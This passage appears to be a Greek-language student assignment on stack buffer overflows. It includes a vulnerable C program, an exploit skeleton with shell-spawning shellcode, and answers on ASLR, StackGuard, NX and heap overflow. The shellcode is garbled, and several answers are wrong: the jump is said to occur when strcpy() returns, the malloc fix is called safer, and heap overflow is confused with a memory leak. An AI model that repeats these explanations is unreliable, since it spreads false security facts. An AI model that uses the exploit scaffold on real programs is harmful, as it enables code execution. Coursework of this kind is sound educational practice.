αδυναμιών στο πρόγραμμα κάτι που μπορεί να προκαλέσει επιθέσεις buffer overflow. Επίσης, η αλλαγή αυτή προστατεύει από ευάλωτες καταστάσεις στο πρόγραμμα, με την πρόληψη της υπερχείλισης. Τέλος πραγματοποιείται πιο αποτελεσματικός έλεγχος της στοίβας, αφού τα δεδομένα στο buffer δεν επηρεάζουν την διεύθυνση επιστροφής.

Ερώτηση 2: Εμφάνιση **buffer overflow** σε κώδικα

Απαντήστε τα παρακάτω υπό-ερωτήματα που αφορούν στην εμφάνιση του **buffer overflow** μέσα σε προγράμματα

2.1 Στο παράδειγμα που παρουσιάζεται παρακάτω (πρόγραμμα `stack.c`), συμβαίνει **buffer overflow** μέσα στη συνάρτηση `strcpy()`, έτσι ώστε να γίνει μετάβαση στον κακόβουλο κώδικα όταν η `strcpy()` επιστρέφει, και όχι όταν η `foo()` επιστρέφει. Είναι αληθές ή ψευδές αυτό; Αιτιολογείστε την όποια απάντησή σας.

```
/* stack.c *  
  
/ #include  
  
#include  
  
#include int foo(char *str)  
{ char buffer[24];  
strcpy(buffer, str);  
return 1; }  
  
int main(int argc, char **argv)  
{ char str[517];  
FILE *badfile;  
badfile = fopen("badfile", "r");  
fread(str, sizeof(char), 517, badfile);  
foo(str);  
printf("Returned Properly\n");  
return 1; }
```

ΑΠΑΝΤΗΣΗ

Στο παραπάνω πρόγραμμα διαβάζονται 517 bytes δεδομένων από το badfile και αποθηκεύονται τα δεδομένα του αρχείου σε μια μεταβλητή str μεγέθους 517 bytes. Πραγματοποιείται κλήση της συνάρτησης foo με το str ως παράμετρο. Γίνεται αντιγραφή του input 517 bytes σε μια μεταβλητή buffer μεγέθους 24 bytes, έτσι δημιουργείται υπερχείλιση (Overflow). Στο stack frame, η υπερχείλιση αυτή προκαλεί επικάλυψη (overwrite) χρήσιμων δεδομένων της στοίβας, όπως το frame pointer και return address. Επομένως, συμβαίνει buffer overflow μέσα στη συνάρτηση strcpy(), έτσι ώστε να γίνει μετάβαση στον κακόβουλο κώδικα όταν η strcpy() επιστρέφει, και όχι όταν η foo() επιστρέφει και ο παραπάνω ισχυρισμός είναι ορθός.

2.2 Το παράδειγμα buffer overflow του προγράμματος stack.c διορθώθηκε όπως φαίνεται παρακάτω. Είναι πλέον ασφαλές; Αιτιολογείστε την όποια απάντησή σας.

```
int foo(char *str, int size)
{
    char *buffer = (char *) malloc(size);
    strcpy(buffer, str);
    return 1;
}
```

ΑΠΑΝΤΗΣΗ

Στον διορθωμένο κώδικα, η συνάρτηση foo() έχει ένα επιπλέον όρισμα size, το οποίο καθορίζει το μέγεθος του δεσμευμένου χώρου του buffer. Ακόμα, χρησιμοποιείται δυναμικός πίνακας με τη χρήση της συνάρτησης malloc(). Η αλλαγή αυτή κάνει το πρόγραμμα πιο ασφαλές από buffer overflows στη συνάρτηση foo(). Όμως, υπάρχουν κάποια χρήσιμα σημεία που έχουν παραληφθεί και

χρειάζεται να ληφθούν υπόψη. Συγκεκριμένα δεν πραγματοποιείται ο έλεγχος επιστρεφόμενης τιμής της malloc(). Η malloc() επιστρέφει NULL στην περίπτωση που δεν μπορεί να πραγματοποιηθεί η δέσμευση μνήμης. Έτσι, είναι σημαντικό να ελέγχεται η επιστρεφόμενη τιμή πριν από τη χρήση buffer. Επίσης δεν γίνεται απελευθέρωση μνήμης κάτι που είναι σημαντικό με χρήση της συνάρτησης free(). Συνοψίζοντας, με τη χρήση δυναμικής δέσμευσης μνήμης με malloc() είναι πιο ασφαλές το πρόγραμμα σε σχέση με buffer overflows, καθώς επιτρέπει την δεσμεύση χώρου μνήμης ανάλογα με τις ανάγκες του προγράμματος. Όμως θα ήταν ωφέλιμο να ληφθούν υπόψη ο έλεγχος της επιστρεφόμενης τιμής της malloc() και η απελευθέρωση μνήμης μετά τη χρήση της.

Ερώτηση 3: Αξιοποίηση του buffer overflow (επίθεση)

Θεωρήστε το παρακάτω πρόγραμμα με την ονομασία exploit.c, το οποίο χρησιμοποιείται για την παραγωγή του badfile με το οποίο μπορούμε να τροφοδοτήσουμε ένα ευπαθές πρόγραμμα. Το πρόγραμμα περιέχει κώδικα shellcode ο οποίος όταν εκτελεστεί μπορεί να ξεκινήσει ένα shell:

```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

char shellcode[]=

"\x31\xc0" /* xorl %eax,%eax */

"\x50" /* pushl %eax */

"\x68" /* pushl $0x68732f2f */

"\x68" /* pushl $0x68732f2f */

"\x68" /* pushl $0x68732f2f */

"\x89\xe3" /* movl %esp,%ebx */
```



```

"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89\xe1" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\x0b" /* movb $0x0b,%al */
"\xcd\x80" /* int $0x80 */ ;
void main(int argc, char **argv)
{ char buffer[517];
FILE *badfile; /* Initialize buffer with 0x90 (NOP instruction) */
memset(&buffer, 0x90, 517); /* You need to fill the buffer with
appropriate contents here */ /* Save the contents to the file
"badfile" */ badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile); }

```

Απαντήστε τα παρακάτω υπο-ερωτήματα που αφορούν στην αξιοποίηση του buffer overflow για τη διενέργεια επιθέσεων.

3.1 Στο πρόγραμμα exploit.c που παρουσιάζεται παρακάτω, κατά την εκχώρηση της τιμής για τη διεύθυνση επιστροφής (return address), μπορούμε να κάνουμε το εξής;

`*((long *) (buffer + 0x24)) = buffer + 0x150;` Πιστεύετε ότι η διεύθυνση επιστροφής θα δείξει στο shellcode ή όχι; Αιτιολογείστε την όποια απάντησή σας.

ΑΠΑΝΤΗΣΗ

Δεν είναι σίγουρο ότι η διεύθυνση επιστροφής θα δείχνει στο αρχή του shellcode με τη χρήση αυτής της γραμμής κώδικα. Έτσι, ο επιτιθέμενος είναι απαραίτητο να ψάξει την διεύθυνση του shellcode και να την χρησιμοποιήσει για να την βάλει στη διεύθυνση επιστροφής. Στην περίπτωση που η διεύθυνση επιστροφής δεν δείχνει στο shellcode, δεν θα εκτελεστεί το shellcode με επιτυχία και υπάρχει πιθανότητα το πρόγραμμα να εκτελεί δεδομένα σε μια μη εκτελέσιμη περιοχή της μνήμης, με αποτέλεσμα την αποτυχία της επίθεσης.

3.2 Η εκτέλεση της επίθεσης buffer overflow με τον τρόπο που περιγράφηκε στην άσκηση δεν είναι πάντα επιτυχημένη. Παρόλο που το αρχείο badfile κατασκευάζεται σωστά (με το shellcode να βρίσκεται στο τέλος του αρχείου), όταν δοκιμάζουμε διαφορετικές διευθύνσεις επιστροφής, παρατηρούνται τα ακόλουθα αποτελέσματα. buffer address: 0xbffff180

case 1: long retAddr = 0xbffff250 -> Able to get shell access

case 2: long retAddr = 0xbffff280 -> Able to get shell access

case 3: long retAddr = 0xbffff300 -> Cannot get shell access

case 4: long retAddr = 0xbffff310 -> Able to get shell access

case 5: long retAddr = 0xbffff400 -> Cannot get shell access Μπορείτε να εξηγήσετε γιατί κάποιες από τις συγκεκριμένες διευθύνσεις δουλεύουν και κάποιες όχι;

ΑΠΑΝΤΗΣΗ

Οι διευθύνσεις επιστροφής στο case 1, case 2 και case 4 αφορούν θέση της μνήμης που επικαλύπτεται από το buffer και υπάρχει περίπτωση να είναι και το shellcode σας. Από την άλλη πλευρά, οι διευθύνσεις που δεν δουλεύουν (case 3, case 5) δεν βρίσκονται σε αυτήν την περιοχή της μνήμης, έτσι το πρόγραμμα είναι αδύνατο να

επιστρέψει στο σωστό σημείο για να εκτελέσει το shellcode. Αυτά τα αποτελέσματα εμφανίζονται λόγω των δομικών τμημάτων της μνήμης (όπως του stack, του heap και του code segment) ή στο NX bit που μπορεί να θέτει συγκεκριμένες περιοχές της μνήμης ως μη εκτελέσιμες.

3.5 Γιατί το ASLR (Address Space Layout Randomization) κάνει πιο δύσκολη την επίθεση buffer overflow; Περιγράψτε εν συντομία τον τρόπο λειτουργίας του. Κάντε το ίδιο και για τα αντίμετρα stack guard και non-executable stack.

ΑΠΑΝΤΗΣΗ

Το ASLR (Address Space Layout Randomization) δυσκολεύει τις επιθέσεις εκμετάλλευσης ευπαθειών όπως buffer overflow. Η λειτουργία του ASLR είναι να επιλέγεται τυχαία η επιλογή θέσης έναρξης στοίβας, όταν πραγματοποιείται φόρτωση του κώδικα στην μνήμη. Είναι γνωστό ότι είναι δύσκολο να μαντέψεις κανείς τη διεύθυνση της στοίβας στη μνήμη καθώς και την %ebp διεύθυνση και τη διεύθυνση του κακόβουλου κώδικα.

Το αντίμετρο φύλαξη της στοίβας (Stack Guard) έχει ως σκοπό αποθήκευση τυχαίας τιμής σε μια τοπική μεταβλητή, δηλαδή μέσα στο stack, καθώς και φύλαξη της σε μια άλλη θέση στη μνήμη και όχι στην στοίβα. Πραγματοποιείται έλεγχος τιμής και σε περίπτωση που έχει αλλάξει τότε έχει γίνει υπερχείλιση, συνεπώς το πρόγραμμα τερματίζεται και η συνάρτηση δεν επιστρέφει τίποτα. Η μη-εκτελέσιμη στοίβα, το NX bit, που είναι το No-eXecute χαρακτηριστικό στη CPU, λειτουργία του είναι ξεχωρισμός κώδικα από δεδομένα, κάτι που επιτυγχάνεται θέτοντας συγκεκριμένες θέσεις της μνήμης ως μη εκτελέσιμες. Το αντίμετρο αυτό μπορεί να

απορριφθεί με την χρήση τεχνικής που καλείται Return-to-libc Attack.

Ερώτηση 4: Πρόβλημα υπερχείλισης στον σωρό (heap overflow)

Εκτός από την υπερχείλιση στη στοίβα, παρόμοιο φαινόμενο μπορεί να εμφανιστεί και στον σωρό (heap).

4.1 Χρησιμοποιώντας πληροφορίες από διάφορες πηγές (online άρθρα, βιβλία κλπ.), περιγράψτε εν συντομία τον τρόπο εμφάνισης του heap overflow και πώς αυτό μπορούμε να το εκμεταλλευτούμε για τη διενέργεια επίθεσης. Ποιες είναι οι ομοιότητες και ποιες οι διαφορές σε σχέση με το buffer overflow; Στην περιγραφή σας ενδείκνυται να χρησιμοποιήσετε κατάλληλα παραδείγματα επιθέσεων heap overflow.

ΑΠΑΝΤΗΣΗ

Στην περίπτωση που εκχωρούμε συνεχώς μνήμη και δεν πραγματοποιήσουμε ελευθέρωση του χώρου μνήμης μετά τη χρήση, προκαλείται διαρροή μνήμης - η μνήμη εξακολουθεί να χρησιμοποιείται και δεν είναι διαθέσιμη για άλλη χρήση(heap overflow). Η εκμετάλλευση πραγματοποιείται με την καταστροφή αυτών των δεδομένων με συγκεκριμένους τρόπους για να προκαλέσει την αντικατάσταση εσωτερικών δομών από την

εφαρμογή, όπως δείκτες συνδεδεμένης λίστας. Η κανονική τεχνική υπερχείλισης σωρού αντικαθιστά τη δυναμική σύνδεση εκχώρησης μνήμης (όπως τα μετα-δεδομένα) και χρησιμοποιεί την ανταλλαγή δεικτών που προκύπτει για να αντικαταστήσει ένα δείκτη συνάρτησης προγράμματος. malloc . Το heap overflow και το buffer overflow αφορούν ευπάθειες σε προγράμματα λογισμικού που εκμεταλλεύονται κακόβουλοι επιτιθέμενοι. Υπάρχουν ορισμένες σημαντικές διαφορές και ομοιότητες μεταξύ τους. Συγκεκριμένα παρατηρούνται διαφορές στο χώρο μνήμης, καθώς το buffer overflow συνήθως συμβαίνει στη στοίβα (stack) σε αντίθεση με το heap overflow που αναφέρεται στη συνδεδεμένη μνήμη (heap). Ακόμα όσον αφορά τα αντικείμενα: τα buffer overflow γίνονται όταν πραγματοποιείται εγγραφή δεδομένων εκτός των ορίων ενός πίνακα (buffer). Ενώ τα heap overflow συμβαίνουν όταν γίνεται δέσμευση μνήμης σε μια περιοχή του heap και στη συνέχεια εγγραφή δεδομένων εκτός των ορίων αυτής της περιοχής. Επίσης μια ακόμη διαφορά αφορά την διαχείριση μνήμης, εφόσον το buffer overflow εμγανίζεται από σφάλματα προγραμματισμού κατά την εργασία με πίνακες και δείκτες. Από την άλλη πλευρά το heap overflow προκαλείται από μη διαχειριζόμενες καταστάσεις όπως η κακή διαχείριση μνήμης.

Όσον αφορά τις ομοιότητες είναι ότι το heap overflow και το buffer overflow σχετίζονται σε λανθασμένη μνήμη ή σε επιθέσεις των ευπαθειών του κώδικα. Επιπλέον και οι δύο ευπάθειες εκμεταλλεύονται από κακόβουλους επιτιθέμενους έτσι ώστε να έχουν πρόσβαση σε ευαίσθητες πληροφορίες ή για να εκτελέσουν κακόβουλο κώδικα. Τέλος και οι δύο ευπάθειες μπορούν να έχουν σοβαρές συνέπειες, όπως τη διαρροή ευαίσθητων δεδομένων ή την εκτέλεση κακόβουλου κώδικα.

ΒΙΒΛΙΟΓΡΑΦΙΑ

[Heap overflow - Wikipedia](#)

[Heap overflow and Stack overflow - GeeksforGeeks](#)